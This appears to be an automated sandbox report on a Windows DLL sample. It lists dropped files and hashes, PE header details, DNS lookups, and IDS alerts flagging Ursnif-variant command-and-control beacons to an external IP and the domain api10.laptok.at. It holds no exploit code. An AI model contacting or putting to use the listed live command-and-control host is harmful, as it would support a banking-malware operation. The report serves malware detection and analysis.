Size (bytes):	1161
Entropy (8bit):	7.80841974432226
Encrypted:	false
SSDEEP:	24:zxxmempCXfPZq+DLeP1cRwZFIjvh3wuiFZMrFYzWkG4iD3w:zxRBXfB9k1cRuFIbJWsFYT/2w
MD5:	D858BE67BEA11BF5CEC1B2A6C1C1F395
SHA1:	6090B195BEF6AF1157654048EECEA81E2DCEC42A
SHA-256:	FC7CF2E8592C8E63CFF72530DA560E3293EC2DE3732823DBAEB4464609EA0494
SHA-512:	180FA05957A2FCF8192006D5F8E8D3E4DE1D79DD6F9F100D254C513068FC291B3086DE9A8897B3658D83FE3335FDEB4023F13AC3A6A8A507729AE22B621EC7D
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1aXBV1[1].png	
Preview:	.PNG.....IHDR.....U....pHYs.....+.....IDATx...}..c.....j...2..Y.I....i.<4.c...)..p...M..(4b.Z.r...."cDe..Bz..sw.g.9.....^..u}?....n[he.{..,u.....`.>.[.iE...[.1B.Tx..X.7.....0.[... ..5.)p...x...d\...g.....WmE1.sl.....u....3K.[.....;.....f....W(.E3//6...2tG..AU...`7f.m. r;..r..{.~.X./.Q._..`.C...D.M.n.p%..U...0...HTe..1.....7.@.Tn.r.....C.k.../[..j.X..:.+Q.3.y.4. , E....g.Y...p^..c..:..#/...iES....E.w..op.... .9.W.....).+.1....A~.\...{...q.El..`.&;...o.&q:.K....|.....e.(..."9.z\.~.....G.h...\.';... G.....J....P.gy..<BeK.I..<..d..MF".O.uE...R..-...{..J...F ..*.a..lj...t\.W.....&.l|?...WvP...._o.c.....8..10;.q-"8L.2..~,....~V..|]..c..\.'...I.....u8.....Q.3..lB."..!LD.bs.K[..)0P0.9..'....K...W..g..,f.....S.....S..)N..D;....<.....7#..X2.ws.....H.vF '...,$l..R4.O/.~..j.'&..6.....!.D.m..].G.....W#.Uir..sT..m....h...UN.._V#..S.6.....i..M....[..?.J.....OL\..Q<{.G.n5).Ix.....<+7Ey.....W.].NR.o...._.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BBVuddh[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	316
Entropy (8bit):	6.917866057386609
Encrypted:	false
SSDEEP:	6:6v/lhPahmxj1eqc1Q1rHZl8lsCkp3yBPn3OhM8TD+8lzjpxVYSmO23KuZDp:6v/7j1Q1Q1Zl8lsfp36+hBTD+8pjpxy/
MD5:	636BACD8AA35BA805314755511D4CE04
SHA1:	9BB424A02481910CE3EE30ABDA54304D90D51CA9
SHA-256:	157ED39615FC4B4BDB7E0D2CC541B3E0813A9C539D6615DB97420105AA6658E3
SHA-512:	7E5F09D34EFBFCB331EE1ED201E2DB4E1B00FD11FC43BCB987107C08FA016FD7944341A994AA6918A650CEAFE13644F827C46E403F1F5D83B6820755BF1A4C13
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx....P..?E....U..E..|.....|...M.XD.`4YD...{.\6....s..0.;....?..&.../. .....$.|Y....UU)gj...]..;x..(..''..$l.(.\.E.....4....y.....c...m. m.P...Fc...e.0.TUE....V.5..8..4..i.8.}.C0M.Y..w^G..t.e.l..0.h.6.|.Q...Q..i~.|...._...'..Q..."".....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BBY7ARN[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	779
Entropy (8bit):	7.670456272038463
Encrypted:	false
SSDEEP:	24:dYsfeTaIfpVFdpxXMyN2fFIKdko2boYfm:Jf5ILpCyN29IC5boD
MD5:	30801A14BDC1842F543DA129067EA9D8
SHA1:	1900A9E6E1FA79FE3DF5EC8B77A6A24BD9F5FD7F
SHA-256:	70BB586490198437FFE06C1F44700A2171290B4D2F2F5B6F3E5037EAEBC968A4
SHA-512:	8B146404DE0C8E08796C4A6C46DF8315F7335BC896AF11EE30ABFB080E564ED354D0B70AEDE7AF793A2684A319197A472F05A44E2B5C892F117B40F3AF938617
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx.eSMHTQ...7.o.8#3.0....M.BPJDi..*.E..h.A...6..0.Z$..i.A...B....H0*.rl..F.y:?...9O..^.....=.J..h..M]f>.I...d...V.D..@....T..5`. .....@..PK.t6....#,.....o&.U*.lJ @...4S.J$..&.....%v.B.w.Fc.....'B...7...B..0..#z..J..>r.F.Ch..(.U&.\..O.s+..,]Z..w..s.>.I_.....U$D..CP.<....].\w..4..~...Q....._...h...L.....X.{i... {.. &.w.:.....$.W.....W..."..S.pu..').=2.C#X..D.....}.$..H.F}.f...8...s..:.....2..S.LL..'&.g.....j.#....oH..EhG'...`.p..Ei...D...T.fP.m3.CwD).q.....x....?..+..2....wPyW...j.....$..1.....!W*u *e"..Q.N#.q..kg...%`w.-.o..z..CO.k.....&..g..@{..k.J._...)X..4)x...ra.#....i._1...f..j...2..&.J.^. .@$.`0N.t.....D.....iL...d/.|Or.L._...;a..Y.]i.._J....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BBkwUr[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	436
Entropy (8bit):	7.255906495097201
Encrypted:	false
SSDEEP:	6:6v/lhPahm/BBjoPHhOVDqpp05cMxyHtGUmmozY7JE3R+hRMCzRPasXQc01UaVesl:6v/7MHQg25b8Ht3VEMNQ2w5
MD5:	01B5E74F991A886215461BF0057008C7
SHA1:	6A7347C3559814722D7AA4D491A0D754E157FCC5
SHA-256:	DB8A0C0A44AEE824F689A942D99802F95D7950758CB0739C7F179624A592CD51
SHA-512:	17820A7C90B35B0E45D0A07F5445D8C97BFD3098FD9E0F0283CD6CFC1DB2B33C651924D2F04EF398C147CEB8D7DEA3F591DBC19F9039279407C4E4231AC5F57
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....fIDATx.}..M.@.....0...Aa.....#0..."..0....a....<....<....y..qS.....m..k..%.'|.....`....Z.`x...X.....Np..x.....a%(..ab.....=.....j.[.. ..0}.>.O..R~..<@y....nV..:.q.....G.P.e.....?s....i^l.P..5.0....?...&.A.K..|+...X.h)....5K...Zx...[....G...0N<.~PC.@.X.O2..N..x...:?..7.xH.&.....C3..8....Q.*.>...W..~..].U..U>L/... .Le&.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\auction[2].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	18047
Entropy (8bit):	5.789854198382667

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\auction[2].htm	
Encrypted:	false
SSDEEP:	384:YBKqpn4LfpLdnxpHtjgCTQ/pFHWs9gt4p7X0gpNp5/qTOTpxi03dF:Y6htQqr03
MD5:	61EA435E8179321687BE90C0F03519B2
SHA1:	9DCF0C5B32A7B5B5D54AC1627244CDB9CAF5F8D2
SHA-256:	1B9458EB05C689F55FE3C2727DF17811FF9D84E13CDF4926F6B3CBA55871138F
SHA-512:	77F61F2B3616917BB8BA74A5126DC897B403E092FC6075E0FD57280B893C960346DBF70AF35473D08D0D63E4395A31DD0FA7AD33E590542239240B2A9D8FBD58
Malicious:	false
Preview:	..<script id="sam-metadata" type="text/html" data-json="{"optout":{"msaOptOut":false,"browserOptOut":false},"taboola":{"sessionId":"v2_8301167edf17c65f72bb514e28364091_9f812f23-c83d-4b6e-8936-6367ca75a045-tuct85887a0_1633616416_1633616416_CIi3jgYQr4c_GLrutZv-zvvtuAEgASgBMPABONeRDUCyoBBIxqAXUP_____wFYAGAAaKKcqr2pwqnJjgFwAA"},"tbsessionid":"v2_8301167edf17c65f72bb514e28364091_9f812f23-c83d-4b6e-8936-6367ca75a045-tuct85887a0_1633616416_1633616416_CIi3jgYQr4c_GLrutZv-zvvtuAEgASgBMPABONeRDUCyoBBIxqAXUP_____wFYAGAAaKKcqr2pwqnJjgFwAA","pageViewId":"07f789d1056e4e1c8d78ef8790021b79","RequestLevelBeaconUrls":[]}">..</script>..<li class="triptych serversidenativead hasimage " data-json="{"tvb":[],"trb":[],"tjb":[],"p":"taboola","e":true}" data-provider="taboola" data-ad-region="infopane" data-ad-index="2" data-viewab

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\cksync[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 87a, 1 x 1
Category:	dropped
Size (bytes):	45
Entropy (8bit):	3.3268935851616335
Encrypted:	false
SSDEEP:	3:M3+PQ7lRHpsO:nQ7l/sO
MD5:	99CCECEAED4D575484B69DDAF9ED66A7
SHA1:	1E3A3B15296B585833A22D987A387AA58AA1642D
SHA-256:	832F63F4187160C195B04F1911C2E623A75E805F4B23ABB9B0BEA214B4283A43
SHA-512:	AFD0B986E4EC7731248127B536E01653CE549FAC454368DF2C928540BCAEA302739CE5EF37D01EDD3764C93AE38D799D7CC458AF4308D49BE93FB3637FF79EAF
Malicious:	false
Preview:	GIF87a.....!.....,.....L..;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\favicon[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 2 icons, 16x16, 16 colors, 32x32, 16 colors
Category:	dropped
Size (bytes):	1078
Entropy (8bit):	1.240940859118772
Encrypted:	false
SSDEEP:	3:etFEh9HYflvlNl/AXll1pe/WNN0000000000000000000000000000000000001:QNtY6+lKY6
MD5:	4123CE1E1732F202F60292941FF1487D
SHA1:	9F12B11BDE582DAE37CE8C160537D919C561C464
SHA-256:	D961B08E4321250926DE6F79087594975FE20AD1518DE8F91EB711AF5D1A6EF8
SHA-512:	11B24C2E622C408E4774FAE120B719A21A0B2ACFA53230126C35AD6CA57D33D4DE79CBE11D296CFBDE9613CAA03D66B721BD20CF4EE030CF75F5A1FD8A286BA9
Malicious:	false
Preview:	.....(...&... .....N...(..... .....(... ...@..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\https___console.brax-cdn.com_creatives_e3c5e00c-8d4e-4ffb-9b76-5a7c81cdd776_77745de3383e60a935ce533068c740ef_1000x600_e4825edea4eb82408ffb2966288c972c[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	dropped
Size (bytes):	18104
Entropy (8bit):	7.819066834704518
Encrypted:	false
SSDEEP:	384:42TXsJ8VDtK4AjMWHgxUSekl83A2wtNsAK4pOc5c1T+bhNx:42zo8ttDhWAxUzkGQlvq4pk1m
MD5:	408242BC2FE46DF4413455CC215EF78A
SHA1:	1237FB6C015D104E317C8DF6E9A50603B736DBB3
SHA-256:	9866CE3E0940D3182933E799CEDD0DABEF2F40ADBB28184A4EB5B0F80D13BE5D
SHA-512:	467CEA32D652694CBB7C7E8CF58F041B0CF5AA4B54689CCA6C8D0C301CE31690B62AF44560F6A8BE4688F1F1068908B72B4E3C9B93E0E978C593360AFE2A329
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\https___console.brax-cdn.com_creatives_e3c5e00c-8d4e-4ffb-9b76-5a7c81cdd776_77745de3383e60a935ce533068c740ef_1000x600_e4825edea4eb82408ffb2966288c972c[1].jpg	
Preview:	......JFIF.....ICC_PROFILE.....appl. ..mntrRGB XYZ .....acspAPPL....appl.....-appl.....desc.....odscm...x...lcprt.....8wtpt .....rXYZ...0....gXYZ...D....bXYZ...X....rTRC...l....chad...|...,bTRC...l....gTRC...l....desc.....Generic RGB Profile.....Generic RGB Profile..... ....mluc.....skSK...(...xhrHR...(....caES...$....ptBR...&....ukUA...*....frFU...(...<zhTW.....ditIT...(...znbNO...&....koKR.....csCZ..."....heIL.....deDE...,....huHU...(...Jsv SE...&....zhCN.....rjaJP.....roRO...$....elGR..."....ptPO...&....nlNL...(....esES...&....thTH...$...6trTR..."...ZfiFI...(...|plPL...,....ruRU..."....arEG...&....enUS...&....daDK.....> .V.a.e.o.b.e.c.n... .R.G.B. .p.r.o.f.i.l.G.e.n.e.r.i...k.i. .R.G.B. .p.r.o.f.i.l.P.e.r.f.i.l. .R.G.B. .g.e.n...r.i.c.P.e.r.f.i.l. .R.G.B. .G.e.n...r.i.c.o...0.3.0.;.L.=.8.9. .?.@.>.D.0.9.;. .R.G.B.P.r.o.f.i.l.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\https___prezna.com_get_XX2-4159422330900454935[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	dropped
Size (bytes):	27821
Entropy (8bit):	7.931053261748656
Encrypted:	false
SSDEEP:	384:BYNg797n7nO98dFwlAPj6y0s1liHxHm6SYVgj16+gSVxTZ7Y2/7cId2QPiDmpPB:BYyB7nXmsj2wAxHAVjLxTN3TcIT6DcJ
MD5:	09BF7A7A36B88A5D861DD00D6C9C6C41
SHA1:	4A8F0C6A034CA72EB96D05589C19FCC8B277963A
SHA-256:	09F27AA16E8734EFFE34FE56AF490472A02FDE1C9BA70283F17A35D7BD00CC4C
SHA-512:	58EB6E022B429C0BC711C769BB6DDE2A98CC872795602BAB052334CBC7A5B794947167E6FDEDEAF3FBEDBE61A0A2E5F4C5E9DEBE5A3E0910942F2C0611CC778F
Malicious:	false
Preview:	......JFIF.....XICC_PROFILE.....HLino....mntrRGB XYZ .....1..acspMSFT....IEC sRGB.....-HP .....cprt...P...3desc.....lwtpt.. .....bkpt.....rXYZ.....gXYZ...,....bXYZ...@....dmnd...T...pdmdd.....vued...L....view.....$lumi.....meas.....$tech...0....rTRC...<....gTRC...<....bTRC...<....text....Copyright (c) 1998 Hewlett-Packard Company..desc.....sRGB IEC61966-2.1.....sRGB IEC61966-2.1.....XYZ .....Q.....XYZ .....XYZ .. ....o...8.....XYZ .....b.....XYZ .....$.....desc.....IEC http://www.iec.ch.....IEC http://www.iec.ch.....desc.....IEC 61966-2.1 Default RGB colour space - sRGB.....IEC 61966-2.1 Default RGB colour space - sRGB.....desc.....,Reference Viewing Condition in IEC61966-2.1.....,Reference V iewing Condition in IEC61966-2.1.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\location[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	182
Entropy (8bit):	4.728470462485461
Encrypted:	false
SSDEEP:	3:LUfGC48HqpHWEROE9HQEqVXH2fQ8I5CMnRMRU8x4UcWSDiP22/9N5HGRCUAyGQqd:nCsDcElXu7jvRMmhUcBiP29RuVQPO
MD5:	7BD625A515F1AFE0D65E6D9724842314
SHA1:	75597F9D4D5450F4F5893961391C0011E48829D2
SHA-256:	EEDE8CF13D6895F6433B4C8AFE465508B402C71AC706C5EB0F67AEFE473344BC
SHA-512:	263EE1F9F886231A3C6A3AE57543A6F238D48176F78DEEC954149EC78C47B1C98533968779801325FB6F691E25C2770B4FFABD235A69CDD57D83C5BE3D9359F6
Malicious:	false
Preview:	jsonFeed({"country":"CH","state":"ZG","stateName":"Zug","zipcode":"6331","timezone":"Europe/Zurich","latitude":"47.19370","longitude":"8.42020","city":"Hunenberg","continent":"EU"});

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\nrrV72800[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	90605
Entropy (8bit):	5.421476735125645
Encrypted:	false
SSDEEP:	1536:uEuukXGs7RiUGZFVgRdillAx5Q3YzuZp9o7uvby3TdXPH6viqQDkjs2i:atiX0di3n8uRMfHgjg
MD5:	AB138A9028C025BAB5B7708CB60DD4DE
SHA1:	44165788F9467E54FEB05CDF93D284ECEFB06C36
SHA-256:	BDF144AB57D70CB87679524AF17800C9147EC8AC153BFE23EA68D5717AC8E401
SHA-512:	1EF0DC30EC11110836692EE47C68E8DC2A8A0B7580C4A430DC496C6EF3F1D83EBDB203CDF0E21F65EE1AC02BC2BD71FA642ABEDF5BEF9FE9A62FF52D207BCA77
Malicious:	false
Preview:	var _mNRequire,_mNDefine;!function(){"use strict";var c={},u={};function a(e){return"function"==typeof e}_mNRequire=function e(t,r){var n,i,o=[];for(i in t)t.hasOwnProperty(i)&&("object"!=typeof(n=t[i])&&void 0!==n?(void 0!==c[n]||(c[n]=e(u[n].deps,u[n].callback)),o.push(c[n])):o.push(n));return a(r)?r.apply(this,o):o},_mNDefine=function(e,t,r){if(a(t)&&(r=t,t=[]),void 0===(n=e)||""===n||null===n||(n=t,"[object Array]"!==Object.prototype.toString.call(n))||!a(r))return!1;var n;u[e]={deps:t,callback:r}}};_mNDefine("modulefactory",[],function(){"use strict";var r={},e={},o={},i={},t={},n={},a={},d={},c={},l={};function g(r){var e=!0,o={};try{o=_mNRequire([r])[0]}catch(r){e=!1}return o.isResolved=function(){return e},o}return r=g("conversionpixelcontroller"),e=g("browserhinter"),o=g("kwdClickTargetModifier"),i=g("hover"),t=g("mraidDelayedLogging"),n=g("macrokeywords"),a=g("tcfdatamanager"),d=g("l3-reporting-observer-adapter"),c=g("editorial_blocking"),l=g("debuglogs"),{conversionPixelCo

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.780421287422744
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	c9.dll
File size:	167426
MD5:	c9cd971a083303b1b7c4c912f8739f6b
SHA1:	25fc199dbb5a7c0a71dfa8f430d8f09d09c0326d
SHA256:	96defacb7096fc81b809c4b0e427399cb2f7da2fb7eb278dd676785a8a476181
SHA512:	299645fd8262496396685707da2694ba04d1d20d747a8d6f1874b0a105599736b450f66966fda3333a1006d38a6c02ce03e211dab2ec8d5b1b1be4eacca227f0
SSDEEP:	3072:LPt9UofdP4nIFJABRIGM2k0xe2Iy95auD3H8t2YmzQPJbN:DtLdP4QaBaGM2k0xe2T55bQ2PiN
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....k..a8..a8..a8...8..a8...8..a8...8..a8...8..a8...8..a8...8..a8...8..a8..`88.a8...8..a8...8..a8...8..a8...8..a8Rich..a8.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x100020d3
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	DYNAMIC_BASE
Time Stamp:	0x497836A1 [Thu Jan 22 09:04:33 2009 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	03950ae48622d89c2d077838afd282e9

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x1f5bc	0x1f600	False	0.765111429283	data	7.02169145494	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.rdata	0x21000	0x5b49	0x5c00	False	0.467094089674	data	5.92572103513	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x27000	0x10df8	0x1200	False	0.353949652778	data	3.51418461496	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x38000	0xee0	0x1000	False	0.367431640625	data	3.38633866815	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x39000	0x140c	0x1600	False	0.499289772727	data	4.84184703976	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Exports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
10/07/21-16:20:10.924959	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	49992	8.8.8.8	192.168.2.5
10/07/21-16:21:28.345708	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49911	80	192.168.2.5	87.106.18.141
10/07/21-16:21:28.345708	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49911	80	192.168.2.5	87.106.18.141
10/07/21-16:21:43.273349	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49924	80	192.168.2.5	87.106.18.141
10/07/21-16:21:56.510993	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49942	80	192.168.2.5	87.106.18.141
10/07/21-16:21:56.510993	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49942	80	192.168.2.5	87.106.18.141

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 7, 2021 16:20:01.854331970 CEST	192.168.2.5	8.8.8.8	0x29a0	Standard query (0)	www.msn.com	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:05.637764931 CEST	192.168.2.5	8.8.8.8	0x89b1	Standard query (0)	web.vortex.data.msn.com	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:05.848865986 CEST	192.168.2.5	8.8.8.8	0x5102	Standard query (0)	contextual.media.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 7, 2021 16:20:06.062587023 CEST	192.168.2.5	8.8.8.8	0x7df4	Standard query (0)	geolocation.onetrust.com	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:08.486566067 CEST	192.168.2.5	8.8.8.8	0xbd9	Standard query (0)	lg3.media.net	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:10.169162035 CEST	192.168.2.5	8.8.8.8	0x1974	Standard query (0)	cm.g.doubleclick.net	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:10.354010105 CEST	192.168.2.5	8.8.8.8	0x7a06	Standard query (0)	x.bidswitch.net	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:10.367006063 CEST	192.168.2.5	8.8.8.8	0xd892	Standard query (0)	cs.media.net	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:10.906308889 CEST	192.168.2.5	8.8.8.8	0xb173	Standard query (0)	id.rlcdn.com	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:11.137114048 CEST	192.168.2.5	8.8.8.8	0xf678	Standard query (0)	match.adsrvr.org	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:11.972070932 CEST	192.168.2.5	8.8.8.8	0xab2b	Standard query (0)	hblg.media.net	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:11.975321054 CEST	192.168.2.5	8.8.8.8	0xeed5	Standard query (0)	sync.mathtag.com	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:12.504935980 CEST	192.168.2.5	8.8.8.8	0x2d6	Standard query (0)	ups.analytics.yahoo.com	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:12.509289980 CEST	192.168.2.5	8.8.8.8	0xe18e	Standard query (0)	pixel.advertising.com	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:12.819228888 CEST	192.168.2.5	8.8.8.8	0xc6af	Standard query (0)	btloader.com	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:13.301506042 CEST	192.168.2.5	8.8.8.8	0x5ccc	Standard query (0)	ad.doubleclick.net	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:13.369276047 CEST	192.168.2.5	8.8.8.8	0xa7ea	Standard query (0)	ad-delivery.net	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:14.097879887 CEST	192.168.2.5	8.8.8.8	0x400f	Standard query (0)	cvision.media.net	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:14.190639973 CEST	192.168.2.5	8.8.8.8	0x73f2	Standard query (0)	srtb.msn.com	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:17.883209944 CEST	192.168.2.5	8.8.8.8	0x56b0	Standard query (0)	img.img-taboola.com	A (IP address)	IN (0x0001)
Oct 7, 2021 16:21:28.274435997 CEST	192.168.2.5	8.8.8.8	0x98f4	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Oct 7, 2021 16:21:43.211688995 CEST	192.168.2.5	8.8.8.8	0x742	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Oct 7, 2021 16:21:43.264308929 CEST	192.168.2.5	8.8.8.8	0x7583	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Oct 7, 2021 16:21:56.435439110 CEST	192.168.2.5	8.8.8.8	0xf25f	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 7, 2021 16:20:01.872417927 CEST	8.8.8.8	192.168.2.5	0x29a0	No error (0)	www.msn.com	www-msn-com.a-0003.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Oct 7, 2021 16:20:05.669785976 CEST	8.8.8.8	192.168.2.5	0x89b1	No error (0)	web.vortex.data.msn.com	web.vortex.data.microsoft.com		CNAME (Canonical name)	IN (0x0001)
Oct 7, 2021 16:20:05.867429972 CEST	8.8.8.8	192.168.2.5	0x5102	No error (0)	contextual.media.net		95.100.216.34	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:06.082886934 CEST	8.8.8.8	192.168.2.5	0x7df4	No error (0)	geolocation.onetrust.com		104.20.185.68	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:06.082886934 CEST	8.8.8.8	192.168.2.5	0x7df4	No error (0)	geolocation.onetrust.com		104.20.184.68	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:08.506447077 CEST	8.8.8.8	192.168.2.5	0xbd9	No error (0)	lg3.media.net		95.100.216.34	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:10.196027994 CEST	8.8.8.8	192.168.2.5	0x1974	No error (0)	cm.g.doubleclick.net		216.58.215.226	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:10.371850014 CEST	8.8.8.8	192.168.2.5	0x7a06	No error (0)	x.bidswitch.net	elb-aws-fr-bruges-621602890.eu-central-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Oct 7, 2021 16:20:10.371850014 CEST	8.8.8.8	192.168.2.5	0x7a06	No error (0)	elb-aws-fr-bruges-621602890.eu-central-1.elb.amazonaws.com		3.127.209.187	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 7, 2021 16:20:10.371850014 CEST	8.8.8.8	192.168.2.5	0x7a06	No error (0)	elb-aws-fr-bruges-62 1602890.eu-central-1 .elb.amazo naws.com		18.194.231.4	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:10.371850014 CEST	8.8.8.8	192.168.2.5	0x7a06	No error (0)	elb-aws-fr-bruges-62 1602890.eu-central-1 .elb.amazo naws.com		18.193.60.253	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:10.371850014 CEST	8.8.8.8	192.168.2.5	0x7a06	No error (0)	elb-aws-fr-bruges-62 1602890.eu-central-1 .elb.amazo naws.com		3.120.169.248	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:10.371850014 CEST	8.8.8.8	192.168.2.5	0x7a06	No error (0)	elb-aws-fr-bruges-62 1602890.eu-central-1 .elb.amazo naws.com		3.126.38.41	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:10.371850014 CEST	8.8.8.8	192.168.2.5	0x7a06	No error (0)	elb-aws-fr-bruges-62 1602890.eu-central-1 .elb.amazo naws.com		18.194.117.13	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:10.371850014 CEST	8.8.8.8	192.168.2.5	0x7a06	No error (0)	elb-aws-fr-bruges-62 1602890.eu-central-1 .elb.amazo naws.com		3.120.56.129	A (IP address)	IN (0x0001)
Oct 7, 2021 16:20:10.371850014 CEST	8.8.8.8	192.168.2.5	0x7a06	No error (0)	elb-aws-fr-bruges-62 1602890.eu-central-1 .elb.amazo naws.com		18.194.4.47	A (IP address)	IN (0x0001)
